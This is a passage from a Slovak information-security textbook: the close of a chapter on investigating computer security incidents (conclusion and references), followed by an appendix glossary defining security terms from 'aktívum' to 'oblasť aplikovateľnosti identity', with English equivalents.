8 Pokiaľ sa dá, vyhnite sa súdnemu sporu, ideálne je mimosúdne riešenie (napr. dohoda o urovnaní, rozhodcovské riadenie a pod. – čokoľvek okrem súdu). Výnimkou môže byť incident, kde ide skôr o právne a kriminálne otázky (než vecné otázky), a v tom prípade je súdne riadenie výhodou a často aj nutnosťou.

## 13.8 Záver

V blízkej budúcnosti nás čakajú dve veľké výzvy. Prvou a dlhodobou je prehlbovanie informatizácie štátnej správy, tzv. e-government. Druhou, síce časovo vymedzenou, ale z pohľadu vzniku počítačových bezpečnostných incidentov veľmi vážnou výzvou, bude naše predsedníctvo Európskej únie v roku 2016. Dá sa predpokladať, že obidve tieto skutočnosti spôsobia značný nárast počítačovej kriminality, na čo sa Slovensko musí dôsledne pripraviť. Často vzniká otázka, či je možné sa úspešne brániť nárastu počítačového zločinu. Odpoveď je: áno. A nielen možné ale aj nutné – hlavne nárastom prevencie, ale tiež nárastom represie. Zaoberali sme sa viac-menej otázkami postupu represívnych orgánov. Je treba zdôrazniť, že bez mimoriadneho dôrazu kladeného na prevenciu (vhodné bezpečnostné procedúry, bezpečnostné opatrenia, bezpečnostné povedomie, atď.), nie je úspešný boj proti počítačovému zločinu vôbec možný.

## 13.9 Literatúra:


[1] Ivor J. et al: Trestné právo, kriminalistika, bezpečnostné vedy a forenzné disciplíny v kontexte kontroly kriminality. Vydavateľstvo Aleš Čeněk, Plzeň 2013.

[2] Porada V. –Straus J.: Kriminalistické stopy – teória, metodologie, prax. Vydavateľstvo Aleš Čeněk, Plzeň 2012.

[3] Mates P. – Smejkal V.: E-government v České republice – právni a technologické aspekty. Nakladateľstvo Leges, Praha 2012.

[4] Hudec L.: Vyšetrovanie počítačových bezpečnostných incidentov. In: Zborník prednášok zo SASIB konferencie Informačná bezpečnosť 2007, Bratislava 2007.

**[5]** Hudec L.: Riešenie počítačových bezpečnostných incidentov. In: Zborník prednášok AEC 2003.

[6] Zákon č. 382/2004 Z. z. o znalcoch, tlmočníkoch a prekladateľoch a o zmene a doplnení niektorých zákonov.

[7] http://www.jaspi.justice.gov.sk

[8] Jansa L. – Otevřel P.: Softwarové právo – Praktický průvodce právní problematikou v IT. Nakladateľstvo Computer Press, Brno 2011.

[9] CSIRT.SK - Informačná brožúra. http://www.csirt.gov.sk/img/infobrochure.pdf.

[10] Šimovček I. et al: Kriminalistika. Vydavateľstvo Aleš Čeněk, Plzeň 2011 (kap.42 - Kováč P.: Metodika vyšetrovania počítačovej kriminality).

[11] http://www.wikipedia.sk – znalectvo (2013).

[12] http://www.minv.sk/?kontakty-prezidia-policajneho-zboru

# 14 Prílohy

## 14.1 Stručný výkladový slovník informačnej bezpečnosti

*Daniel Olejár*

### Úvod

Táto príloha obsahuje stručný výkladový slovník termínov informačnej bezpečnosti. Pri jej zostavovaní autor vychádzal z terminologického slovníka vydaného metodickým pokynom Ministerstva financií Slovenskej republiky a doplnil ho o ďalšie pojmy (o. i. z normy ISO 27000). Príloha obsahuje výber 250 najčastejšie používaných pojmov informačnej bezpečnosti a poslúži čitateľom rýchlejšie sa zorientovať pri štúdiu tohto študijného materiálu.

Heslá slovníka sú organizované nasledovne: **slovenský termín, [jeho anglický ekvivalent]**, výklad pojmu. Ak sa vo výklade používajú iné pojmy, ktoré sa nachádzajú v slovníku, sú vysádzané *kurzívou* a označené →. Viacslovné pojmy sú usporiadané podľa kľúčového slova. Pri skratkách vo všeobecnosti a pri anglických skratkách, ktoré nemajú slovenský ekvivalent zvlášť, uvádzame odkaz na heslo vykladajúce pojem označený skratkou. Pojmy, ktoré nemajú slovenský ekvivalent uvádzame pod pôvodným anglickým názvom. Keďže väčšina pojmov informačnej bezpečnosti vznikla v anglicky hovoriacom prostredí, pre uľahčenie vyhľadávania v slovníku je k slovníku je pripojený anglicko-slovenský register.

### Výkladová časť

#### A

**aktívum [asset]** čokoľvek, čo má pre organizáciu hodnotu. Aktíva sú hmotné (zariadenia, infraštruktúra, personál) a nehmotné (informácie, know-how, dobré meno). Môžu sa stať objektom →*hrozby* alebo cieľom →*útoku* a vyžadujú si ochranu.

**analýza rizík [risk analysis]** proces pochopenia podstaty rizika a stanovenia →*úrovne rizika*

**anonymita [anonymity]** 1. bezpečnostná služba umožňujúca používateľovi systému využívať zdroje systému bez prezradenia používateľovej →*identity* 2. →*bezpečnostná požiadavka* na riešenie, systém alebo nejakú službu, aby pri interakcii používateľa so systémom (používaní riešenia, služby) nebola prezradená používateľova identita

**atribút [attribute]** vlastnosť, charakteristická črta alebo prívlastok →*entity*, ktorý môže kvantitatívne alebo kvalitatívne rozlíšiť človek, technické zariadenie alebo program

**atribútová autorita [attribute authority]** vydavateľ atribútových certifikátov, dôveryhodná tretia strana, ktorá je oprávnená posúdiť pravosť predložených →*atribútov* a ich spojenie so žiadateľom o vydanie atribútového certifikátu, alebo →*držiteľom certifikátu verejného kľúča*, ku ktorému má byť atribútový certifikát vydaný a v prípade kladného výsledku vydať o tom osvedčenie v podobe atribútového certifikátu.

**audit [audit]** formálne preskúmanie, preskúšanie alebo →*verifikácia* skutočného stavu systému alebo jeho definovanej časti na zhodu alebo súlad so stanovenými očakávaniami

**autentifikácia/autentizácia [authentication]** potvrdenie deklarovanej →*identity* nejakej →*entity*

**autentickosť [autenticity]** vlastnosť, ktorá znamená, že deklarovaná identita entity je pravdivá

**autorita časových pečiatok [timestamping authority]** dôveryhodná tretia strana (v SR akreditovaná CA), ktorá poskytuje služby časových pečiatok (vydávanie, overovanie)

**autorizácia [authorization]** udelenie →*oprávnení* nejakej →*entite* na prístup k zdrojom systému/organizácie a/alebo na ich využívanie

**B**

**bezpečnostná architektúra [security architecture]** súbor princípov, ktoré popisujú (a) bezpečnostné služby, ktoré od systému požadujú jeho používatelia (b) komponenty systému, ktoré majú implementovať dané služby (c) výkonostné úrovne/parametre jednotlivých komponentov potrebné na to, aby sa dokázali vyporiadať s predpokladanými →*hrozbami*.

**bezpečnostná funkcia [security function]** implementačne nezávislý spôsob realizácie →*bezpečnostnej požiadavky*; →*bezpečnostné opatrenie* je realizáciou jednej alebo viacerých bezpečnostných funkcií,

**bezpečnostná politika (inštitúcie) [security policy]** formálny dokument schválený vedením inštitúcie, ktorým sa podrobnejšie rozpracovávajú bezpečnostné ciele inštitúcie, upresňuje úroveň →*bezpečnostných požiadaviek*, stanovuje zodpovednosť za →*informačnú bezpečnosť* v inštitúcii a rámcovo definujú spôsoby na dosiahnutie stanovených cieľov

**bezpečnostná požiadavka [security requirement]** špecifikácia ohraničení na usporiadanie →*aktíva*, spôsob jeho používania alebo na činnosť inštitúcie, ktorých cieľom je eliminácia alebo zníženie pravdepodobnosti →*rizika* spojeného s používaním aktíva, alebo činnosťou inštitúcie,

**bezpečnostná záruka [security assurance]** miera naplnenia →*bezpečnostnej požiadavky* odvodená od spôsobu (→*bezpečnostných opatrení*), akým bola bezpečnostná požiadavka realizovaná

**bezpečnostné opatrenie [security measure/control]** technické, organizačné, právne alebo iné riešenie, ktoré úplne alebo čiastočne odstraňuje → *zraniteľnosť* aktíva, a/alebo znižuje pravdepodobnosť naplnenia →*hrozby* a/alebo v prípade jej naplnenia znižuje jej dopad na aktívum a organizáciu, ktorá ho vlastní,

**bezpečnostné povedomie [awareness]** poznanie potreby ochrany informácie a IKT ako aj povinnosti osobne sa na nej podieľať

**bezpečnostné prostredie [security environment]** súbor externých →*entít*, procedúr, pravidiel a podmienok, ktoré majú vplyv na bezpečný vývoj, prevádzku, činnosť a údržbu systému

**bezpečnostné smernice [security directives]** sú podrobnejším opisom jednotlivých →*bezpečnostných opatrení* a spravidla pozostávajú z opisu technických, organizačných, právnych, personálnych a iných riešení.

bezpečnostný incident [security incident] pozri →*incident*

**bezpečnostný mechanizmus [security mechanism]** konkrétna implementácia →*bezpečnostnej funkcie*

**bezpečnostný projekt [security project]** komplexné posúdenie bezpečnostných potrieb/požiadaviek na systém a návrh spôsobu, ako im efektívne vyhovieť. Pozostáva z →*bezpečnostného zámeru,* →*analýzy rizík a* →*bezpečnostných smerníc.*

**bezpečnostný zámer [security target]** formálny dokument schválený vedením inštitúcie, ktorým vedenie inštitúcie deklaruje základné ciele inštitúcie v oblasti →*informačnej bezpečnosti*

**bezpečnosť, informačná [information security]** 1. ideálny stav systému, kedy všetko funguje v súlade s očakávaniami (→*bezpečnostnou politikou*) 2. multiodborová disciplína, ktorá sa zaoberá →*hrozbami* voči →*systémom/aktívam* a metódami, ako aktíva pred hrozbami chrániť, 3. činnosti zamerané na dosiahnutie ideálneho stavu systému.

**bezpečnosť pomocou utajovania [security by obscurity]** snaha udržať alebo zvýšiť bezpečenosť systému utajením návrhu alebo konštrukcie bezpečnostného mechanizmu. V →*kryptológii* sa tento prístup považuje za prekonaný.

**biometrická autentifikácia [biometric authentication]** overenie deklarovanej →*identity* osoby na základe jej →*biometrických údajov*

**biometrické charakteristiky [biometric characteristics]** parametre odvodené od fyziologických vlastností človeka

**biometrické údaje [biometric data]** →*údaje* získané zanamenávaním alebo meraním →*biometrických charakteristík* nejakej osoby

**biometrický [biometric]** týkajúci sa špecifických fyziologických alebo behaviorálnych charakteristík (atribútov) predstavujúcich *identitu* určitej osoby

## C

**CA [CA]** pozri →certifikačná autorita

**certifikačná autorita [certification authority]** dôveryhodná tretia osoba, ktorá najmä vydáva →*certifikáty verejných kľúčov*, poskytuje informácie o ich platnosti, ruší predčasne ich platnosť a poskytuje aj iné →*certifikačné služby*.

**certifikačná autorita, koreňová [root certification authority, R-CA]** v hierarchicky usporiadanej PKI najvyššie postavená CA, ktorá spravuje (vydáva, ruší a poskytuje informácie o platnosti) →*certifikáty verejných kľúčov* podriadených CA

**certifikačná cesta [certification path]** je postupnosť →*certifikátov (verejných kľúčov*) $C_1, C_2, \dots, C_n$ taká, že →*držiteľ certifikátu* $C_i$ je vydavateľom certifikátu $C_{i+1}$, pričom $C_1$ je cerifikát verejného kľúča známej (napr. koreňovej) →*CA* a $C_n$ je certifikát, ktorého platnosť je potrebné overiť

**certifikačná služba [certification service]** vydávanie certifikátov, →*zrušovanie platnosti certifikátov*, poskytovanie →*zoznamu zrušených certifikátov*, potvrdzovanie existencie a platnosti certifikátov, vyhľadávanie a poskytovanie vydaných certifikátov, vydávanie →*časových pečiatok*, dlhobobá archivácia podpísaných elektronických dokumentov a i.

**certifikát [certificate]** 1. dokument, ktorý potvrdzuje pravdivosť, pravosť alebo kvalitu niečoho alebo vlastníctvo niečoho, 2. dokument vydaný nezávislou oprávnenou autoritou deklarujúci, že posudzovaný system (zariadenie alebo výrobok) spĺňa funkcionálne, kvalitatívne, bezpečnostné a iné požiadavky definované v certifikačných kritériách 3.→ *digitálny certifikát*

**certifikát verejného kľúča [public key certificate]** dokument, ktorým vydavateľ (*CA*) potvrdzuje *identitu* držiteľa daného certifikátu a spája ho s *verejným kľúčom* uvedeným v certifikáte, čím umožňu-

je použiť verejný kľúč z certifikátu na overenie toho, či *digitálny/elektronický podpis* vytvoril *držiteľ certifikátu*. Okrem verejného kľúča certifikát verejného kľúča obsahuje aj ďalšie údaje potrebné na *overenie platnosti certifikátu* a digitálneho/elektronického podpisu. Certifikát verejného kľúča je podpísaný digitálnym/elektronickým podpisom *vydavateľa certifikátu.* Pozri →*X-509 certifikát*

**certifikát, atribútový [attribute certificate]** →*digitálny certifikát*, ktorý spája množinu popisných údajových položiek odlišných od →*verejného kľúča* buď priamo s menom nejakého subjektu, alebo s →*certifikátom verejného kľúča*. Atribútový certifikát digitálne podpisuje a vydáva atribútová autorita.

**certifikát, digitálny [digital certificate]** →*certifikát verejného kľúča* alebo →*atribútový certifikát*

**certifikát, koreňový [root certificate]** →*certifikát verejného kľúča* →*koreňovej certifikačnej authority*, ktorý si →*R-CA* sama vydala na svoj →*verejný kľúč* a podpísala→ *súkromným kľúčom* tvoriacim pár k verejnému kľúču, uvedenému v danom certifikáte.

**certifikát, zrušenie [revocation of certificate]** úkon, ktorým na podnet →*držiteľa certifikátu* alebo inej, zákonom oprávnenej osoby →*CA* predčasne ukončí platnosť certifikátu, ktorý vydala a o ktorého zrušenie bola požiadaná

**cieľ opatrení [control objective]** výrok popisujúci, čo sa má dosiahnuť prostredníctvom zavedenia opatrenia

**cieľový čas** obnovenia [Recovery Time Objective – RTO] maximálny prípustný čas trvania výpadku procesu alebo služby. Obnova systému môže reálne trvať kratšie, ako je RTO. Na rozdiel od →*MTO* vyjadruje RTO ciele a ambície organizácie, pričom platí že RTO ≤ MTO.

**cieľový bod obnovenia [Recovery Point Objective – RPO]** maximálny prípustný „vek“ údajov, ktoré sa musia dať obnoviť zo záloh v prípade výpadku systému. RPO určuje frekvenciu zálohovania systému/údajov.

**citlivá informácia [sensitive information]** 1. informácia, ktorej odhalenie, zmena, zničenie alebo zneprístupnenie môže mať negatívny dopad na jej vlastníka alebo používateľa, 2. informácia, ktorá je za citlivú prehlásená zákonom alebo vnútornými predpismi organizácie.

**citlivá ale neklasifikovaná informácia [sensitive but unclassified information]** informácia, ktorá nie je označená ako *klasifikovaná* (v SR utajované skutočnosti), ale narábanie s ktorou je upravené legislatívou alebo vnútornými predpismi organizácie.

**CRL** pozri →zoznam zrušených certifikátov

## Č

**časová pečiatka [timestamp]** potvrdenie vydané dôveryhodnou treťou stranou, že dokument pre ktorý sa časová pečiatka vydáva, existoval pred časovým okamihom zachyteným v časovej pečiatke. Časová pečiatka má podobu →*hašovacej hodnoty* daného dokumentu, zreťazeného s časovým údajom (doplneným autoritou časových pečiatok) podpísanej →*digitálnym/elektronickým podpisom* →*autority časových pečiatok*.

## D

**deklasifikovať informáciu [declassify]** rozhodnutie oprávnenej autority o zrušení pôvodnej →*klasifikácie informácie*. Po tomto rozhodnutí sa informácia stáva neklasifikovanou, alebo môže byť klasifikovaná znova (prehodnotenie pôvodnej klasifikácie)

**Deň Jedna [Day One]** deň, kedy je zverejnená záplata na odhalenú →*zraniteľnosť* systému alebo aplikácie

**Deň Nula [Day Zero]** deň, keď sa odhalí nová →*zraniteľnosť* systému alebo aplikácie

**dešifrovať [decipher]** transformovať →*šifrový text* na pôvodný →*otvorený text*. Na dešifrovanie sa používa →*dešifrovacia transformácia* a v prípade →*symetrických šifier* →*tajný kľúč,* v prípade →*asymetrických šifier* →*súkromný kľúč* adresáta

digitálny odtlačok (textu) [digital fingerprint] →*kontrolný súčet* textu

**distribúcia kľúčov [key distribution]** metódy zaistenia toho, aby oprávnené osoby (a len oni) poznali →*tajné kľúče* →*symetrického kryptosystému* alebo →*verejné kľúče* partnerov pre komunikáciu pomocou →*asymetrického kryptosystému* ešte pred začiatkom komunikácie.

**distribuovaný útok typu denial of servis [distributed denial of servis attack, DDoS]** →*útok typu denial of servis,* vedený z viacerých počítačov na cieľový systém, so zámerom spôsobiť jeho preťaženie a zamedziť mu poskytovanie služieb

**dosledovateľnosť [accountability]** →*bezpečnostná požiadavka* (na systém), aby bolo možné stanoviť, kto je zodpovedný za bezpečnostne relevantné aktivity v systéme

**dostupnosť [availability]** požiadavka, aby zdroje systému boli k dispozícii oprávnenej osobe 1. vždy keď o to požiada, 2. do času *t* od okamihu, keď o to požiada, 3. s pravdepodobnosťou meranou podielom doby, keď sú požadované zdroje k dispozícii ku celkovej dobe (napr. 24 x 7 znamená, že systém je dostupný nepretržite 24 hodín denne a 7 dní v týždni)

**dôvera [trust]** 1. pocit istoty (často nepodložený), že (a) systém nezlyhá (b) že systém robí len to, čo má robiť a nevykonáva žiadne nežiadúce činnosti 2. vo všeobecnosti, ak entita A dôveruje entite B, znamená, že entita A predpokladá, že sa entita B bude správať presne tak, ako entita A očakáva.

**dôvernosť [confidentiality]** 1. →*bezpečnostná požiadavka*, ktorej naplnenie znamená, že sa informáciu obsiahnutú v správe (dokumente) nedozvedia nepovolané osoby 2. druhý najnižší stupeň klasifikačnej schémy utajovaných skutočností

**dôveryhodná (overená) výpočtová báza [trusted computing base]** bezpečnostné jadro systému predstavované súborom →*bezpečnostných mechanizmov* systému (hardvérových, softvérových a firmvérových) ktorých kombinácia je zodpovedná za presadzovanie →*bezpečnostnej politiky*.

**držiteľ certifikátu [certificate holder]** v prípade →*digitálneho certifikátu* podľa → *štandardu X509* osoba, ktorej meno alebo pseudonym je uvedené v položke Subject

**dvojfaktorová autentifikácia [two-factor autentication]** →*autentifikácia* →*entity* na základe dvoch nezávislých metód overenia jej proklamovanej →i*dentity*

## E

**entita [entity]** akýkoľvek objekt (človek, zviera, vec, myšlienka, abstraktný objekt), ktorý je jedinečný a zhodný len so sebou samým (t.j. niečím sa odlišuje od podobných objektov). Entita sa vyznačuje množinou →*atribútov*, ktoré tvoria jej →*identitu*.

**efektivita [efficiency]** vzťah medzi dosiahnutými výsledkami a vynaloženým úsilím (vynaloženými zdrojmi)

**externý kontext [external context]** vonkajšie prostredie, v ktorom sa organizácia snaží dosiahnuť svoje ciele

**F**

**fyzická bezpečnosť [physical security]** fyzické prostriedky na ochranu systému pred krádežou, zneužitím, náhodným poškodením, technickými poruchami a prírodnými vplyvmi.

**G**

**generátor kľúčov [key generator]** →*generátor náhodných* alebo →*pseudonáhodných čísel*, ktoré sú buď priamo používané ako →*kryptografické kľúče*, alebo sa z nich vytvárajú kryptografické kľúče

**generátor náhodných čísel [random numbers generator]** technický alebo prírodný systém, ktorý na základe náhodných procesov prebiehajúcich v systéme alebo jeho okolí mení svoj stav, pričom stav systému je možné vyjadriť číslom a budúci stav systému nie je predpovedateľný na základe znalosti predchádzajúcich stavov

**generátor pseudonáhodných čísel [pseudorandom numbers generator]** systém deterministicky generujúci postupnosť čísel, ktorá nie je pomocou štatistických testov odlíšiteľná od náhodnej postupnosti a pre ktorú je ťažké vypočítať z predchádzajúcich hodnôt nasledujúce hodnoty. Počiatočná hodnota (stav) generátora pseudonáhodných čísel sa nazýva →*inicializačný vektor*.

**generovanie kľúčov [key generation] 1.** metódy a algoritmy na vytváranie →*kryptografických kľúčov* 2. použitie metód a algoritmov na vytváranie kryptografických kľúčov

**granularita [granularity]** 1. relatívna miera jemnosti nastavenia mechanizmu na →*riadenie prístupu* 2. veľkosť najmenšej jednotky informácie, ktorú možno individuálne chrániť v dôveryhodnom systéme

**H**

**hacker [hacker]** človek hľadajúci →*zraniteľnosti* systémov s cieľom využiť ich na prienik do systémov. Hacker sa neusiluje ani o zisk, ani o poškodenie systémov.

**hašovacia funkcia [hash function]** zobrazenie, ktoré textu ľubovoľnej konečnej dĺžky priradí reťazec pevnej dĺžky. Pozri →*kryptograficky silná hašovacia funkcia*

hašovacia hodnota [hash value, hash] výsledok výpočtu →*hašovacej funkcie*

**heslo [password]** tajný reťazec znakov známy len určitej →*entite* (a overovateľovi →*identity*), ktorý sa používa na →*autentifikáciu* danej →*entity*

**hrozba [threat]** čokoľvek, čo je potenciálne schopné priamo alebo nepriamo spôsobiť škodu na systéme, alebo informáciách ktoré sa v ňom spracovávajú

**hierarchická PKI [hierarchic PKI]** →*PKI* s architektúrou hviezdy, alebo koreňového stromu, na vrchole ktorej stojú →*koreňová CA*, ktorá vydáva →*certifikáty verejných kľúčov* podriadeným CA. Tieto vydávajú certifikáty verejných kľúčov koncovým používateľom, alebo predstavujú koreňové autority nižšej úrovne pre časti PKI.

**I**

**identifikácia [identification]** deklarácia →*identity* nejakej →*entity*. (V praxi napr. prihlásenie sa do systému menom.)

**identifikátor [identifier]** informačný alebo materiálny objekt na základe ktorého je možné jednoznačne určiť buď →*identitu* entity, alebo samotnú →*entitu*.

**identita [identity]** množina →*atribútov* nejakej entity, ktorá ju jednoznačne odlišuje od iných entít podobného druhu v nejakej →*oblasti aplikovateľnosti identity*. Identita je meno, osobné údaje nejakého človeka, identifikátor, preukaz, rodné číslo a pod.

**incident [incident]** udalosť alebo situácia, ktorá spôsobí alebo môže spôsobiť nežiadúce prerušenie činnosti, stratu, núdzový stav alebo krízu v nejakej organizácii, alebo v systéme.

**informácia [information]** základný pojem s rozličnou interpretáciou v rôznych oblastiach. V informatike informácia predstavuje opis nejakej skutočnosti (reálnej alebo fiktívnej) zaznamenaný v podobe →*údajov*. Informácia predstavuje obsah údajov a údaje sú formou zápisu informácie.

informácia, klasifikácia [information classification] pozri →*klasifikácia údajov*

informačná a komunikačná infraštruktúra [information and communication infrastructure] pozri →*infraštruktúra, informačná*

**informačné a komunikačné technológie, IKT [information and communication technology, ICT]** technológie, ktoré vznikli spojením počítačov, telekomunikačných sietí a masovokomunikačných prostriedkov, využívajúce digitálne kódovanie informácie a spoločné →*komunikačné kanály* pre prenos údajov.

**informačný systém [information system]** aplikácia, služba, technické zariadenie alebo iný prvok, ktorý spracováva informáciu

**infraštruktúra** [infrastructure] z hľadiska organizácie je infraštruktúrou všetko to, čo sa priamo nepodieľa na plnení poslania organizácie, vrátane toho, čo organizácia nevlastní, ale čo však pre plnenie svojho poslania nevyhnutne potrebuje.

**infraštruktúra, kritická** [critical infrastructure] *infraštruktúra*, ktorej narušenie, zneprístupnenie alebo znefunkčnenie môže spôsobiť stratu schopnosti organizácie plniť svoje poslanie, spôsobiť jej finančnú stratu, ktorú nedokáže kompenzovať alebo spôsobí ohrozenie zdravia a života ľudí.

**infraštruktúra, informačná [information infrastructure]** *infraštruktúra*, ktorá slúži na získavanie, prenos, spracovávanie a uchovávanie informácií.

**infraštruktúra verejného kľúča [public key infrastructure]** súbor hardvérových a softvérových prostriedkov, politík, procedúr a ľudí potrebných na zaistenie →*manažmentu certifikátov verejných kľúčov* a poskytovanie iných →*certifikačných služieb*.

**inicializačný vektor [initialization vector, seed]** počiatočná hodnota (stav) →*generátora pseudonáhodných čísel,* z ktorej je odvodená postupnosť →*pseudonáhodných čísel*

**integrita [integrity]** 1. základná →*bezpečnostná požiadavka* na údaje, ktorej naplnenie znamená, že údaje nie je možné zmeniť bez toho, aby to ich vlastník alebo adresát nemohol zistiť. 2. v širšom zmysle je integrita bezpečnostná požiadavka na vylúčenie neoprávnených zmien v systémoch; t.j. zmien hardvéru, programového vybavenia alebo údajov.

**J**

**jediné odhlásenie [single sign-off]** korektné ukončenie viacerých činností (prebiehajúcich aj na viacerých systémoch) pomocou jediného odhlásenia

**jediné prihlásenie [single sign-on]** metóda umožňujúca →*riadenie prístupu* na viaceré rôzne systémy pomocou prihlásenia sa na jediný systém

jednorazové heslo [one time password] →*heslo* na jedno použitie

**K**

**kanál, komunikačný [communication channel]** 1. fyzické médium (kovový vodič, optické vlákno, priestor pre šírenie signálov a pod.) ktoré je schopné sprostredkovať šírenie signálov, prenášajúcich informáciu 2. logické spojenie medzi účastníkmi komunikácie, ktoré môže byť vytvorené ad hoc len pre konkrétnu komunikáciu a môže využívať rôzne druhy fyzických médií

**kanál, skrytý [covert channel]** metóda prenosu →*informácie* pomocou vedľajšieho (skrytého) efektu nejakej udalosti alebo činnosti nejakého mechanizmu pôvodne určeného na iný účel.

**klasifikácia údajov [data classification]** (bezp.) kategorizácia, posúdenie potrieb ochrany údajov z hľadiska →*dostupnosti,* →*dôvernosti,* →*integrity,* →*autentickosti* a i. a ich následné zaradenie do klasifikačnej kategórie (triedy) zodpovedajúcej týmto potrebám.

**klasifikačná schéma [classification scheme]** zvyčajne systém hierarchicky usporiadaných tried, spolu s pravidlami, umožňujúcimi zaradiť údaje do práve jednej z tried a →*bezpečnostnými požiadavkami* pre jednotlivé triedy

**klasifikovaná informácia [classified information]** 1. (všeob.) informácia zaradená do niektorej z klasifikačných tried 2. (SR) informácia patriaca medzi utajované skutočnosti

**kľúč na šifrovanie kľúčov [key encryption key]** kľúč určený na →*šifrovanie/dešifrovanie* →*kryptografických kľúčov* na ochranu ich →*dôvernosti* počas ich prenosu alebo uchovávania

**kľúč, tajný [secret key]** parameter symetrických šifier (→*kryptosystém symetrický*), ktorý sa používa tak na →*šifrovanie* →*otvorených*, ako aj na →*dešifrovanie* →*šifrových textov*.

**kľúč, súkromný [private key]** jeden z dvojice →*kryptografických kľúčov* →*asymetrického šifrovacieho systému*. (tým druhým je →*verejný kľúč*). Súkromný kľúč sa nezverejňuje a používa sa na 1. vytváranie →*digitálnych podpisov* alebo 2. na →*dešifrovanie* →*šifrových textov*, šifrovaných pomocou verejného kľúča

**kľúč, verejný [public key]** druhý z dvojice →*kryptografických kľúčov* →*asymetrického šifrovacieho systému.* Tento kľúč je verejne dostupný, či už prostredníctvom zoznamu, alebo →*certifikátu verejného kľúča* a slúži na →*šifrovanie* správ určených →*držiteľovi verejného kľúča* a na →*overovanie digitálnych/ elektronických podpisov*.

**kód [code]** 1. množina kódových slov, 2. program

**kontinuita činnosti [business continuity]** kroky, ktoré organizácia podniká na to, aby zabezpečila nepretržitú dostupnosť svojich kľučových funkcií (služieb, zdrojov) pre ich oprávnených používateľov

**kontrolný súčet/suma [checksum]** číselná hodnota vypočítaná na základe textu/dokumentu/ súboru (najčastejšie pomocou→ *hašovacej funkcie*), ktorá slúži na ochranu→ *integrity* textu/dokumentu/ súboru

**korekcia, opravná činnosť [corrective action]** činnosť, ktorej cieľom je eliminovať príčinu zisteného nesúladu (→*súlad*) alebo inej neželanej situácie

**krádež identity [identity theft]** predstieranie cudzej →*identity* za účelom získania neoprávnených výhod. Predchádza mu získanie identifikačných údajov a prostriedkov na →*autentifikáciou* osoby, za ktorú sa podvodník chce vydávať.

**kryptoanalýza [cryptanalysis]** 1. vedná disciplína zaoberajúca sa vývojom metód lúštenia (rozbíjania) →*šifier*. 2. →*lúštenie (rozbíjanie) šifry*

**kryptografia [cryptography]** vedná disciplína zaoberajúca sa návrhom →*kryptosystémov (šifier)*

kryptografická transformácia [cryptographic transformation] →*šifrovacia* alebo →*dešifrovacia transformácia*

**kryptografický kľúč [cryptographic key]** parameter →*kryptografických transformácií*. Môže byť utajovaný, ale aj verejne známy (v prípade →*asymetrických kryptosystémov*).

**kryptograficky silný kontrolný súčet [cryptographic checksum]** kontrolný súčet (napr. číselne kódovaných znakov dokumentu), využívajúci →*kryptografické transformácie*, pre ktorý je výpočtovo veľmi ťažko zvládnuteľné (a) nájsť/zostrojiť taký vstup (dokument, súbor), ktorého kontrolný súčet nadobúda danú hodnotu, (b) nájsť dva rôzne vstupy, ktorých kontrolné súčty sú zhodné.

**kryptografický protokol [cryptographic protocol]** postupnosť predpísaných komunikačných a výpočtových krokov vykonávaných dvoma alebo viacerými subjektami pre dosiahnutie konkrétneho kryptografického cieľa, napr. →*autentifikácie*, →*distribúcie kľúča* a pod.

**kryptológia [cryptology]** vedná disciplína zaoberajúca sa štúdiom →*kryptosystémov (šifier).* Pozostáva z →*kryptografie a* →*kryptoanalýzy*

**kryptosystém [cryptosystem]** dvojica →kryptografických transformácií $(E, D)$, kde $E$ je →šifrovacia a D →dešifrovacia transformácia

**kryptosystém s verejným kľúčom [public key cryptosystem]** →*asymetrická šifra*, pre ktorú má každý jej používateľ dvojicu kryptografických kľúčov: súkromný a verejný. →*Súkromný kľúč* je utajený a →*verejný kľúč* je zverejnený napr. pomocou →*certifikátu verejného kľúča*. Na →*šifrovanie* správy odosielateľ používa →*verejný kľúč* adresáta, adresát šifrovú správu →*dešifruje* pomocou svojho →*súkromného kľúča*.

**kybernetický priestor [cyberspace]** pôvodne metaforické označenie prostredia v ktorom prebieha prenos a spracovanie digitálnej zaznamenanej informácie. V súčasnosti označuje →*informačnú a komunikačnú infraštruktúru* organizácie, štátu alebo globálnu informačnú a komunikačnú infraštruktúru. V slovenskom prostredí sa pojem kybernetický priestor používa na označenie informačnej a komunikačnej infraštruktúry, určenej na spracovanie utajovaných skutočností.

**kybernetický zločin [cybercrime]** – protiprávna činnosť, ktorá (a) je zameraná na informačné a komunikačné systémy, alebo (b) ich využíva na nekalé ciele

**M**

**manažment certifikátov [certificate management]** vydávanie, distribúcia, uchovávanie, overovanie platnosti, používanie a rušenie →*certifikátov*

**manažment informačno-bezpečnostných incidentov [information security incident management]** procesy odhaľovania, nahlasovania, vyhodnocovania →*informačno-bezpečnostných incidentov*, reakcií na ne, ich riešenia a poučenia sa z nich

**manažment kľúčov [key management]** →*generovanie*, distribúcia, používanie, uchovávanie, aktualizácia a ničenie →*kryptografických kľúčov*

**maximálna doba výpadku** [maximum tolerable outage - MTO alebo Maximum tolerable period of disruption – MTPD] najdlhšia možná doba výpadku procesov alebo činností organizácie, po ktorej uplynutí nastanú pre organizáciu neakceptovateľné dopady

**miera [measure]** atribút (veličina) a metóda na kvantitatívne určenie jej hodnoty

**N**

**náhodné číslo [random number]** výsledok činnosti →*generátora náhodných čísel*

**náhodný [random]** proces, ktorého priebeh sa neriadi žiadnymi deterministickými zákonitosťami; tiež stav alebo výsledok takého procesu. Podstatnou črtou náhodného procesu je nepredvídateľnosť výsledku

**narušenie bezpečnosti [security violation]** akt alebo udalosť, ktorá nie je v súlade s →*bezpečnostnou politikou* systému alebo organizácie

**nepopretie [repudiation]** schopnosť dokázať, že nastala nejaká udalosť, alebo bola vykonaná nejaká činnosť a čo/kto bol/o jej pôvodcom/vykonávateľom

**nepopretie pôvodu [non repudiation of origin]** →*bezpečnostná požiadavka* na dokument, ktorej naplnenie znamená, že tvorca (odosielateľ) dokumentu nebude môcť poprieť, že dokument vytvoril (poslal)

**nepopretie prijatia [non repudiation of receipt]** →*bezpečnostná požiadavka* na dokument/správu, (resp. na systém doručovania dokumentov) ktorej naplnenie znamená, že adresát nemôže poprieť, že dokument prijal

nesúlad [non-conformity] nesplnenie požiadavky

**O**

**oblasť aplikovateľnosti identity [identity applicability domain]** množina →*entít,* ktoré majú identitu daného typu, v ktorej daná →*identita* postačuje na jednoznačné odlíšenie jednotlivých entít. Oblasťou aplikovateľnosti identity môže byť napríklad množina dospelých slovenských občanov, identitou údaje uvedené v občianskom preukaze, hodnoty údajov z konkrétneho OP predstavujú identitu držiteľa daného OP.

